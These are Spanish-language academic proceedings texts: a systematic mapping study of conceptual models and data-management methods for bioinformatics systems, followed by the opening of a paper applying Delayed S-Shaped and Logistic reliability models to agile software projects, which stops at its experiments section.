La Bioinformática, por su parte, tiene como reto principal ofrecer una respuesta a la avalancha de datos procedentes de la Genómica. Mientras, que hace unos años, los resultados de los experimentos podían interpretarse sobre el cuaderno de laboratorio, hoy se necesitan bases de datos y técnicas de visualización sólo para almacenarlos y comenzar a estudiarlos. Esta evolucionó desde un conjunto de técnicas hacia una verdadera ciencia, al aportar el componente de análisis, para entender la genómica e integrar sus datos que permitieran crear modelos predictivos para los sistemas biológicos [2-4].

No obstante, con el advenimiento del nuevo milenio, el procesamiento de la información genética (bioinformática) y de la información clínica (informática médica) amenaza con fundir ambas disciplinas en una sola, que algunos autores han definido como Informática Biomédica. En la medida que se genera información sobre el genoma humano y ésta se vincula con el conocimiento médico de las enfermedades, esta definición ha comenzado a hacerse

[1] SILE (de sus siglas en inglés, "Search-Identification-Load-Exploitation") planteada por el Prof. Dr. Óscar Pastor López, Director del Centro de Investigación PROS de la Universitat Politècnica de València.

realidad. Los datos que maneja la bioinformática tienen cada vez más presencia en la práctica médica; por tanto, conseguir la unificación de la información clínica con la información molecular representa el desafío más importante de esta disciplina durante el presente siglo [5].

La convergencia de diversas áreas de conocimiento ha dado lugar al diseño e implementación de sistemas informáticos que soporten la integración de bases de datos heterogéneas con la información médica y genómica. La información que se busca puede estar disponible en bases de datos privadas o públicas, tales como MEDLINE[2] , PubMed[3] o GenBank[4] . El usuario podrá conectarse directamente con estas bases de datos a través del interfaz de un servidor de términos genético-médicos, y que permitirá la navegación y búsqueda en múltiples bases de datos [6].

Un modelo conceptual es una representación mental de un sistema real, que se origina de los datos observados. Toda investigación científica trabaja de acuerdo con modelos conceptuales o paradigmas, buscando evidencias para aceptarlos, rechazarlos o modificarlos. Para abordar de una manera eficaz el problema metodológico, es necesario analizar qué modelo o enfoque conceptual es el más adecuado para afrontar con éxito la investigación en el campo educativo ambiental y comunitario [7]

El modelado conceptual es una técnica de análisis de requisitos y de diseño de bases de datos. Como técnica de análisis de requisitos ayuda a identificar problemas en los requisitos antes de comenzar el desarrollo, evitando gastos innecesarios, como técnica de diseño de bases de datos permite representar de forma abstracta los conceptos y hechos relevantes del dominio del problema y transformarlos posteriormente en un esquema de una base de datos concreta. [8]

El modelo del sistema es una conceptualización del dominio del problema y de su solución. El modelo se focaliza sobre el mundo real: identificando, clasificando y abstrayendo los elementos que constituyen el problema y organizándolos en una estructura formal. La abstracción es una de las principales técnicas con la que la mente humana se enfrenta a la complejidad. Ocultando lo que es irrelevante, un sistema complejo se puede reducir a algo comprensible y manejable. Cuando se trata de software, es sumamente útil abstraerse de los detalles tecnológicos de implementación y tratar con los conceptos del dominio de la forma más directa posible. De esta forma, el modelo de un sistema provee un medio de comunicación y negociación entre usuarios, analistas y desarrolladores que oculta o minimiza los aspectos relacionados con la tecnología de implementación [9].

En este trabajo, se desarrolla un estudio de mapeo sistemático (SMS, en Inglés Systematic Mapping Study) con el objetivo de construir un estado de arte preliminar sobre el modelado conceptual para sistemas bioinformáticos. Un SMS es un estudio secundario el cual se basa en el análisis de investigaciones previas, con el fin de proporcionar una visión más amplia de un tema de interés, identificar el tipo de investigación y los resultados disponibles relacionados al mismo [10]. Un SMS permite dar respuesta a una pregunta genérica mientras que una revisión sistemática de la literatura (SLR por su acrónimo en lengua Inglesa “Systematic Literature Review”) trata de responder a preguntas más específicas relativas a los resultados de los estudios [11]. Los SMSs suelen consumir menos tiempo que las SLRs y sirven a los investigadores como base para llevar a cabo futuras investigaciones, siempre y cuando se realicen con rigor [11].

El artículo se estructura de la siguiente manera: Desarrollo del mapeo sistemático (Sección 2), Conclusiones y Futuros trabajos (Sección 3).

2. Desarrollo del Estudio de Mapeo Sistemático (SMS)

Este SMS sigue el lineamiento propuesto por Marcela Genero Bocco en [10] de acuerdo al proceso de revisión de la literatura de Bárbara Ann Kitchenham en [11]. El proceso se compone de tres actividades: la planificación de la revisión (Sección 2.1), su ejecución (Sección 2.2) y por último el reporte de los resultados (Sección 2.3).

2.1 Planificación de la Revisión

En la actividad de planificación se llevan a cabo las siguientes tareas: identificar la necesidad del estudio, definir las preguntas de investigación que se buscan responder, definición del protocolo de la revisión y validación del mismo.

El resumen de las tareas desarrolladas en la etapa de planificación se presenta en la **Tabla 1. Tareas de planificación".**

Se realizó una búsqueda piloto en IEEE Xplore con la siguiente cadena “(((((("Document Title":Conceptual modeling) OR zDocument Title":Conceptual model) AND "Document Title":Aplication to bioinformatics) OR "Document Title":Software to bioinformatics) OR "Document Title":Systems to bioinformatics)”, se obtuvieron 8 resultados, esto llevó a una redefinición de la cadena de búsqueda (Ver **Tabla 1**).

Tabla 1. Tareas de planificación.

Tareas	Descripción
Identificar la necesidad del estudio.	Determinar que modelos conceptuales y métodos están siendo utilizados en la bioinformática por la

[2] Disponible en: <http://medline.cos.com/>
[3] Disponible en: <http://www.ncbi.nlm.nih.gov/sites/entrez?db=PubMed>
[4] Disponible en: <http://www.ncbi.nlm.nih.gov/Genbank/>

	comunidad científica
Plantear preguntas de investigación. (PI).	PI1: ¿Que tipos de modelos conceptuales se utilizan para los sistemas bioinformáticos? PI2: ¿Existen métodos para la gestión de datos bioinformáticos? PI3: ¿Cuáles son los tipos de investigación que surgen de los artículos? (Para esta pregunta se considera los tipos de investigación propuestos por Wieringa et al. [12])
Definir términos de búsqueda (TB).	TB1: Conceptual modeling, TB2: Bioinformatic
Especificar la cadena de búsqueda.	(Conceptual modeling AND bioinformatic)
Definir criterios para la selección de estudios.	Criterios de inclusión: • Artículos que responden a las preguntas de investigación. • Estudios que contienen términos objetivo en el título y / o en el resumen • Artículos publicados a partir de 2012 • Artículos en inglés. Criterios de exclusión: • Estudios no disponibles • Artículos que no coinciden con los criterios de inclusión • Literatura gris [10]
Establecer fuentes de datos.	IEEE Explore (se utilizó una única fuente de datos, dado a que la Escuela De Posgrado de la Universidad Tecnológica Nacional, Regional Buenos Aires cuenta con el acceso a la misma).
Tipos de publicaciones.	Publicaciones en congresos y revistas
Validación.	El protocolo de revisión fue validado por el profesor del Seminario de Modelado Conceptual de la Maestría en Ingeniería de Sistemas de Información de la Universidad Tecnológica Nacional, Regional Buenos Aires.

2.2 Ejecución de la Revisión

De la búsqueda realizada se encontraron 16 artículos relevantes, se aplicaron los criterios de inclusión y exclusión, se descartaron 5 artículos, resultando 11 estudios primarios. (Ver **Tabla 2**.)

Tabla 2. Listados de estudios primarios.

ID	Estudio Primario
EP1	Schmatz, K., Berwind, K., Engel, F., & Hemmje, M. L. (2018). An Interface to Heterogeneous Data Sources Based on the Mediator/Wrapper Architecture in the Hadoop Ecosystem. 2018 IEEE International Conference on Bioinformatics and Biomedicine (BIBM), 1838–1845. https://doi.org/10.1109/BIBM.2018.8621111
EP2	Zhang, H., Guo, Y., Li, Q., George, T. J., Shenkman, E. A., & Bian, J. (2017). Data integration through ontology-based data access to support integrative data analysis: A case study of cancer survival. 2017 IEEE International Conference on Bioinformatics and Biomedicine (BIBM),1300–1303. https://doi.org/10.1109/BIBM.2017.8217849
EP3	Palacio, A. L., & López, Ó. P. (2018). From big data to smart data: A genomic information systems perspective. 2018 12th International Conference on Research Challenges in Information Science (RCIS), 1–11. https://doi.org/10.1109/RCIS.2018.8406658
EP4	Zheng, L., Chen, Y., Perl, Y., Halper, M., Geller, J., & Coronado, S. de. (2018). Quality Assurance of Concept Roles in the National Cancer Institute thesaurus. 2018 IEEE International Conference on Bioinformatics and Biomedicine (BIBM), 2001–2008. https://doi.org/10.1109/BIBM.2018.8621277
EP5	Mascari, J., Giacchero, D., & Sfakianakis, N. (2017). Symetries and asymetries of the immune system response: A categorification approach. 2017 IEEE International Conference on Bioinformatics and Biomedicine (BIBM), 1451–1454. https://doi.org/10.1109/BIBM.2017.8217876
EP6	Engel, F., Keary, A., Berwind, K., Bornschlegl, M. X., & Hemmje, M. (2017). The role of reproducibility in affective computing. 2017 IEEE International Conference on Bioinformatics and Biomedicine (BIBM), 2008–2014. https://doi.org/10.1109/BIBM.2017.8217969
EP7	Palacio, A. León, & López, Ó. P. (2018). Toward an Effective Medicine of Precision by Using Conceptual Modelling of the Genome. 2018 IEEE/ACM International Workshop on Software Engineering in Healthcare Systems (SEHS), 14–17.

EP8	Burriel, V., Casanoves, A. H., Iñiguez-Jarrín, C., & León, A. (2017, May). GeIS based on conceptual models for the risk assessment of neuroblastoma. In 2017 11th International Conference on Research Challenges in Information Science (RCIS) (pp. 451-452). IEEE.
EP9	Wang, Y., Liu, Q., Huang, S., & Yuan, B. (2017). Learning a structural and functional representation for gene expressions: To systematically dissect complex cancer phenotypes. IEEE/ACM transactions on computational biology and bioinformatics.
EP10	Borovska, P., Gancheva, V., & Landzhev, N. (2013, July). Massively parallel algorithm for multiple biological sequences alignment. In 2013 36th International Conference on Telecommunications and Signal Processing (TSP) (pp. 638-642). IEEE.
EP11	Villanueva, M. J., Guzmán, A. R., Valverde, F., & Levin, A. M. (2012, May). Diagen: A model-based bioinformatic tool for genetic analysis. In 2012 Sixth International Conference on Research Challenges in Information Science (RCIS) (pp. 1-2). IEEE .

El esquema de clasificación de los artículos que da respuesta a las preguntas de investigación definidas en el protocolo de revisión se presenta en la **Tabla 3. Esquema de clasificación.**

Tabla 3. Esquema de clasificación.

Dimensiones	Categorías	Pregunta de Investigación
Dimensión-Modelos Conceptuales	CSHG (Conceptual Schema of the Human Genome), Colored Petri nets Ontologias No menciona	PI1
Dimensión-Métodos	SILE Missing-role error Artificial Bee Colony No menciona	PI2
Dimensión-Tipos de investigación	Validación. Propuesta de solución. De opinión. De experiencia. Filosófico.	PI3

La extracción de datos se realiza en dos partes, la primera parte los metadatos de los artículos y la segunda parte de las dimensiones definidas en el esquema de clasificación; Para el registro de los datos se diseñó un formulario en una hoja de cálculo. (Ver **Tabla 4**).

Tabla 4. Formulario de extracción de datos.

Metadatos	Autor(es), Año, Titulo, Fuente, Tipo de publicación, Fuente de búsqueda, País, Continente
Dimensiones	Categorías
Dimensión-Modelos Conceptuales	CSHG (Conceptual Schema of the Human Genome), Colored Petri nets Ontologías No menciona
Dimensión-Métodos	SILE Missing-role error Artificial Bee Colony No menciona
Tipos de investigación	Validación. Propuesta de solución. De opinión. De experiencia. Filosófico [12].

A continuación, se presenta un glosario de términos empleados en las categorías de las dimensiones propuestas para la clasificación de los estudios primarios (Ver **Tabla 5a y Tabla 5b**).

Tabla 5a. Glosario de términos.

Término	Definición
CSHG (Conceptual Schema of the Human Genome)	Esquema conceptual con el objetico principal de comprender como entendemos que funciona nuestra vida en la tierra, que permite proporcionar una comprensión de los conceptos básicos que explican como la estructura genotípica se manifiesta en un fenotipo externo. [13]
Colored Petri nets	Color Petri Nets (CP-nets o CPN) es un lenguaje orientado a gráficos para el diseño, especificación, simulación y verificación de sistemas [14]
Ontologías	Las Ontologías han sido tradicionalmente usadas como modelo de representación de conocimiento en Inteligencia Artificial. Según la definición ofrecida por Gruber (1993) y posteriormente extendida por Studer, Benjamins y Fensel (1998), una Ontología es "una especificación explícita y formal de una conceptualización". Más concretamente, una Ontología estará formada por una taxonomía relacional de conceptos y por un conjunto de axiomas o reglas de inferencia mediante los cuales se podrá inferir nuevo conocimiento [15].

Tabla 5b. Glosario de términos

Término	Definición
SILE	El objetivo de la Metodología SILE (de sus siglas en inglés, "Search-Identification-Load-Exploitation") es facilitar una plantilla bioinformática para la obtención y tratamiento de los datos provenientes de los repositorios de datos existentes, contribuyendo así en la mejora de los procesos de "Búsqueda-Identificación-Carga-Explotación" de la información genómica [13]
Missing-role error	Metodología para facilitar la identificación y corrección de un tipo de error para los conceptos de ontología. [17]
Artificial Bee Colony	El algoritmo de colonia de abejas artificiales es un método que corresponde al tipo de inteligencia de enjambre, el cual emula el comportamiento de encontrar fuentes de alimento para el forrajeo de las abejas de miel y el compartimiento de información de las abejas para tal efecto. ABC fue inicialmente propuesto por Karaboga y ha sido aplicado a diferentes problemas, tales como optimización restringida, redes neuronales, y conglomerados, entre otros. [18]

2.3 Reporte de Resultados

En esta sección, se presenta la síntesis cuantitativa del SMS, como, por ejemplo, la cantidad de estudios primarios por el año de publicación, la cantidad de artículos por país y por continente, los tipos de publicación de los artículos (revistas y congresos) y la distribución de los estudios por congresos (Ver **Figuras 1, 2, 3, 4 y 5**).




Figura 1. Estudios primarios por año de publicación.




Figura 2. Estudios primarios por país de publicación.



Figura 3. Estudios primarios por continente de publicación.




Figura 4. Estudios primarios por tipo de publicación.




Figura 5. Estudios primarios por congresos.

ZA continuación, en la **Tabla 6. Síntesis de estudios primarios,** se presenta la síntesis cualitativa de los estudios primarios para dar respuesta a las preguntas de

investigación definidas en la sección 2.1.se utilizó el esquema de clasificación (Ver **Tabla 3**).

Tabla 6. Síntesis de estudios primarios.

ID	Resultados para cada PI (Pregunta de Investigación)		
	Dimensión-Modelos Conceptuales (PI1)	Dimensión-Métodos (PI2)	Dimensión-Tipos de investigación (PI3)
EP1	Ontologías	No menciona	Propuesta de solución
EP2	Ontologías	No menciona	Validación
EP3	CSHG (Conceptual Schema of the Human Genome), Ontologías	SILE	Propuesta de solución
EP4	Ontologías	Missing-role error	Propuesta de solución
EP5	Colored Petri nets	No menciona	Propuesta de solución
EP6	No menciona	No menciona	Propuesta de solución
EP7	CSHG (Conceptual Schema of the Human Genome)	SILE	Propuesta de solución
EP8	CSHG (Conceptual Schema of the Human Genome)	SILE	Propuesta de solución
EP9	CSHG (Conceptual Schema of the Human Genome)	SILE	Propuesta de solución
EP10	No menciona	Artificial Bee Colony	Propuesta de solución
EP11	CSHG (Conceptual Schema of the Human Genome), Ontologías	No menciona	Propuesta de solución

PI1: ¿Qué tipos de modelos conceptuales se utilizan para sistemas bioinformáticos?

Con el fin de dar respuesta a esta pregunta, se identificó de cada una de las publicaciones seleccionadas de los modelos conceptuales que se utilizan para la construcción de sistemas bioinformáticos. En la **Figura 6** se observa la cantidad de menciones obtenidas.




Figura 6. Cantidad de estudios por Modelos Conceptuales utilizados.

En la **Figura 6** se observa que el modelo del esquema conceptual del genoma humano (CSHG, en Inglés Conceptual Schema of the Human Genome) es el más empleado en la comunidad científica (5 estudios), seguido a esto se encuentran las ontologías para la conceptualización de sistemas bioinformáticos con un total de 3. Por último, se evidencia el uso de redes de Petri coloreadas (2 estudios) y un artículo que no menciona el modelo conceptual utilizado en la investigación.

PI2: ¿Existen métodos para la gestión de datos bioinformáticos?

La **Figura 7. Métodos de gestión de datos** presenta el resultado del análisis de los artículos en relación a las categorías de la dimensión Métodos de gestión de datos definida en la sección 2.2.




Figura 7. Cantidad de estudios por Métodos de gestión de datos bioinformáticos.

El SMS en la dimensión de métodos nos devolvió que en 5 estudios primarios las investigaciones no mencionan un método para la gestión de los datos en los sistemas bioinformáticos. Por otro lado, se observa una gran aceptación por el método SILE (4 estudios), y finalmente se encontró un estudio para los métodos Missing-role error y Artificial Bee Colony .

PI3: ¿Cuáles son los tipos de investigación que surgen de los artículos?

La **Figura 8. Estudios por tipos de investigación** presenta los tipos de investigación desarrollados en los artículos analizados. La mayoría se corresponde al tipo "Propuesta de solución" con un total de 10 estudios y solo un estudio se corresponde a la categoría "De Experiencia".




Figura 8. Cantidad de estudios por tipos de investigación.

Los estudios primarios analizados muestran que el 90% de las investigaciones se realizan como una propuesta de solución a los problemas que los sistemas bioinformáticos tienen para la utilización de las bases de datos genómicas, por otro lado el otro 10% habla de procesos llevados por la experiencia adquirida al realizar los estudios.

3. Conclusiones y futuros trabajos

En este artículo se presentan los resultados del estudio de mapeo sistemático (SMS), que nos permitió lograr nuestro objetivo: construir un estado de arte preliminar sobre el modelado conceptual para sistemas bioinformáticos. El SMS se realizó buscando en IEEE Xplore hasta Agosto de 2019.

Después de analizar los 11 estudios primarios seleccionados, se concluye que:

- A pesar de la poca cantidad de estudios encontrados, se ha podido responder a las preguntas de investigación planteadas, las cuales nos muestran que, en un primer lugar, el modelado conceptual de los sistemas bioinformáticos hace uso de un modelado por CSHG. Respecto a los métodos empleados para la obtención y tratamiento de los datos genómicos provenientes de los repositorios de datos existentes, el más utilizado es SILE, finalmente se logró clasificar que los tipos de investigación de los estudios primarios analizados en su mayoría corresponden a propuestas de soluciones por parte de los investigadores.
- Dado que se ha utilizado una única librería digital como fuente de búsqueda, los autores reconocen que atenta sobre la validez del SMS.
- La selección del SMS como método de investigación ha sido adecuado ya que permitió cumplir el objetivo de nuestro trabajo.

Como futuros trabajos se encuentra: a) el escalamiento de la búsqueda de artículos en fuentes como Scopus, ACM y Google Académico, b) experimentar con los métodos de gestión de datos genómicos y c) evaluar la factibilidad de optimización de los modelos conceptuales existentes para los sistemas bioinformáticos.

Referencias

[1] J. B. Hagen, “The origins of bioinformatics”, Nat Rev Genet, vol. 1, núm. 3, pp. 231–236, dic. 2000.

[2] P. L. Miller, “Opportunities at the Intersection of Bioinformatics and Health Informatics: A Case Study”, Journal of the American Medical Informatics Association, vol. 7, núm. 5, pp. 431–438, sep. 2000.

[3] F. Martín Sánchez, G. López Campos, y N. Ibarrola de Andrés, “La convergencia de la informática médica y la bioinformática: impactos en la práctica clínica y en la educación de los profesionales de la salud”, Servicios de Salud:?` estrategias o tecnologías, 1999.

[4] M. G. C. Díaz, “Bioinformática o cómo perder el tren sin darse cuenta”, Encuentros en la Biología, núm. 61, p. 3, 2000.

[5] I. S. Kohane, “Bioinformatics and Clinical Informatics: The Imperative to Collaborate”, Journal of the American Medical Informatics Association, vol. 7, núm. 5, pp. 512–516, sep. 2000.

[6] C. Gálvez, “Minería de textos: la nueva generación de análisis de literatura científica en biología molecular y genómica”, Encontros Bibli: revista eletrônica de biblioteconomia e ciência da informação, vol. 13, núm. 25, pp. 1–14, ene. 2008.

[7] Ideas para construir un currículo creativo ambiental a partir de la acción comunicativa. Universidad Santo Tomas, 2007.

[8] C. Larman, UML y PATRONES. Una introducción al análisis y diseño orientado a objetos y al proceso unificado .(Begoña, M., Trad.). Madrid: Pearson Educación, SA (Original en inglés publicado en 2002), 2003.

[9] C. F. Pons, R. S. Giandini, y G. A. Pérez, Desarrollo de software dirigido por modelos. Editorial de la Universidad Nacional de La Plata (EDULP) / McGraw-Hill Educación, 2010.

[10] M. Genero Bocco, J. Cruz-Lemus y M. Piattini Velthuis, Métodos de investigación en ingeniería del software. Grupo Editorial RA-MA, 2014.

[11] B. A. Kitchenham, T. Dyba, y M. Jorgensen, “Evidence-Based Software Engineering”, en Proceedings of the 26th International Conference on Software Engineering, Washington, DC, USA, 2004, pp. 273–281.

[12] R. Wieringa, N. Maiden, N. Mead, y C. Rolland, “Requirements engineering paper classification and evaluation criteria: a proposal and a discussion”, Requirements Eng, vol. 11, núm. 1, pp. 102–107, mar. 2006.

[13] O. Pastor López, J. F. Reyes Román, y F. Valverde Giromé, “Conceptual schema of the human genome (CSHG)”, Universitat Politècnica de València. Departamento de Informática de Sistemas y Computadores - Departament d’Informàtica de Sistemes i Computadors, 2016.

[14] K. Jensen, “A brief introduction to coloured Petri Nets”, en Tools and Algorithms for the Construction and Analysis of Systems, 1997, pp. 203–208.

[15] E. Peis, E. Herrera-Viedma, Y. Hassan-Montero, y J. C. Herrera, “Ontologías, metadatos y agentes: recuperación ‘semántica’ de la información”, 2003.

[16] R. Román y J. Fabián, "DISEÑO Y DESARROLLO DE UN SISTEMA DE INFORMACIÓN GENÓMICA BASADO EN UN MODELO CONCEPTUAL HOLÍSTICO DEL GENOMA HUMANO", 2018.

[17] L. Zheng, Y. Chen, Y. Perl, M. Halper, J. Geller, y S. de Coronado, "Quality Assurance of Concept Roles in the National Cancer Institute thesaurus", en 2018 IEEE International Conference on Bioinformatics and Biomedicine (BIBM), 2018, pp. 2001–2008.

[18] S. G. De los Cobos Silva, M. Á. G. Andrade, E. A. R. García, P. L. Velázquez, y M. A. Cornejo, "Estimación de parámetros de regresión no lineal mediante colonia de abejas artificiales", Revista de Matemática: Teoría y Aplicaciones, vol. 20, núm. 1, pp. 49–60, 2013.

Modelos de Confiabilidad de Software con Tasa de Fallas Creciente aplicados a Proyectos Ágiles

Gabriel Pena y Néstor Barraza
Universidad Nacional de Tres de Febrero
nbarraza@untref.edu.ar

Resumen

En el presente trabajo se analiza la aplicación de dos modelos de confiabilidad de software bien conocidos a tres proyectos ágiles, con el objetivo de evaluar el estudio de la confiabilidad en proyectos modernos. Son considerados dos modelos: el Delayed S-Shaped y el Logístico. Se trata, en ambos casos, de casos particulares de procesos de Poisson no homogéneos, ya ampliamente estudiados en la academia. Dado que en el paradigma ágil el testing y el desarrollo se realizan de manera simultánea, es natural esperar una tasa de fallas creciente en las etapas iniciales del proyecto. A pesar de que los recientes cambios en la metodología de desarrollo de software exigen la introducción de nuevos modelos, aquellos tradicionales basados en procesos de Poisson no homogéneos siguen siendo aplicados y por consiguiente resulta interesante el estudio de su eficacia.

1. Introducción

Los recientes avances en Ingeniería de Sofware introducen nuevos desafíos en materia de Ingeniería de Calidad e Ingeniería de Confiabilidad aplicadas a proyectos de software. Algunos conceptos, principalmente aquellos procedentes del paradigma ágil (como por ejemplo TDD, *Test-Driven Development*) modificaron ampliamente la filosofía del desarrollo y del *testing*, así como los métodos de reporte de fallas. Aunque los modelos clásicos siguen siendo aplicados (ver por ejemplo [1], [2] y [3]), es necesario, como se discute en [4], [5] y [6], la creación de nuevos modelos que puedan dar cuenta de las técnicas de desarrollo modernas. En las metodologías ágiles, por ejemplo, dado que la escritura de nuevo código y el *testing* se realizan en paralelo de forma simultánea, es razonable esperar que en el comienzo de los proyectos se observe una tasa de fallas creciente. El desafío es, entonces, predecir en qué momento comienza la etapa de crecimiento de la confiabilidad (ver [7], Ch. 3). El análisis de las nuevas necesidades en el desarrollo de Modelos de Confiabilidad es una tarea difícil, debido a que muchas *Software Factories* se rehúsan a compartir sus reportes de fallas, y hoy en día la mayoría de los estudios al respecto permanecen en el ámbito académico, principalmente en países orientales como la India y Japón (ver [8] para una revisión del tema). Este hecho pone de manifiesto que para generar progreso en Ingeniería de Confiabilidad de Software es importante no solo la investigación de nuevos procesos estocásticos sino también demostrar las ventajas del modelado de la confiabilidad en la aseguración de calidad (*Quality Assurance*). También es importante destacar que la industria y la academia cooperaron fuertemente en la etapa inicial de la especialidad, en los años 70.

Del hecho de que en los proyectos modernos se espera una tasa de fallas creciente se sigue que resulta de importancia el estudio de aquellos modelos de confiabilidad que admiten tal posibilidad, tales como el modelo DS (*Yamada Delayed S-Shaped*) [9] y el modelo Logístico [10]. En este trabajo aplicamos éstos modelos a datos reales de proyectos modernos y realizamos un estudio comparativo de su eficacia mediante dos métricas: el PRR (*Predictive ratio risk*) y el AIC (*Akaike Information Criterion*). Nuestros resultados demuestran que los modelos mencionados son aplicables en proyectos ágiles, como se verá. Este artículo está organizado de la siguiente forma: los modelos DS y Logístico se describen en la Sección 2,

los experimentos se tratan en la Sección 3 y las conclusiones se presentan en la Sección 4.

2. Los modelos *Yamada Delayed S-Shaped* y Logístico

Como ya se destacó, cuando se recolectan los datos de fallas desde el inicio de los proyectos es natural que la tasa de fallas sea creciente en sus primeras etapas. Existe una amplia variedad de modelos en la literatura con la capacidad de representar esta clase de tasas (ver por ejemplo [11] y [12]).

El modelo DS fue propuesto por primera vez en [13] y sus aplicaciones fueron tratadas numerosas veces en la literatura. El proceso estocástico correspondiente tiene una función de valor medio (cantidad esperada de fallas) dada según la Ecuación 1

$$\mu(t) = a\left(1 - (1+bt)e^{-bt}\right)$$

Ecuación 1

donde la variable t es el tiempo y las constantes a y b los parámetros del modelo. El mismo también ha sido aplicado en análisis de confiabilidad por etapas (ver por ejemplo [9]).

Por otro lado, el modelo Logístico resulta en la siguiente función de valor medio, Ecuación 2:

$$\mu(t) = \frac{a}{1 + e^{-b(t-c)}}$$

Ecuación 2

Como se puede ver, este modelo agrega complejidad en relación al DS, ya que requiere de tres parámetros (a, b y c) en lugar de dos. Esto en general repercute en un incremento del costo de estimación. El modelo Logístico también se ha empleado en análisis por etapas en [3].

Estos dos modelos son casos particulares de procesos de Poisson no homogéneos, procesos estocásticos de conteo en los que la probabilidad de que ocurran k fallas en un cierto intervalo $[t_1, t_2]$ está dada como en la Ecuación 3

$$P\left(N(t_1) - N(t_2) = k\right) = \frac{\left(\mu_2 - \mu_1\right)^k}{k!} e^{-(\mu_2 - \mu_1)}$$

Ecuación 3

donde $N(t_1)$ y $N(t_2)$ representan la cantidad de ocurrencias (fallas) en los instantes t_1 y t_2, y los símbolos μ_1 y μ_2 los valores medios $\mu(t)$ del proceso evaluados en los mismos.

En la Sección 3 se aplican estos modelos a tres proyectos ágiles.

3. Experimentos

Notas:

- *Todos los datos se muestran hasta 4 cifras significativas.*
- *Los resultados obtenidos dependen de las condiciones iniciales escogidas para la resolución de las ecuaciones no lineales; esto es especialmente importante en los cálculos de validez predictiva realizados con porciones del conjunto de datos, donde los valores obtenidos cambian radicalmente en función de éstas.*

3.1. Proyecto Ágil #1

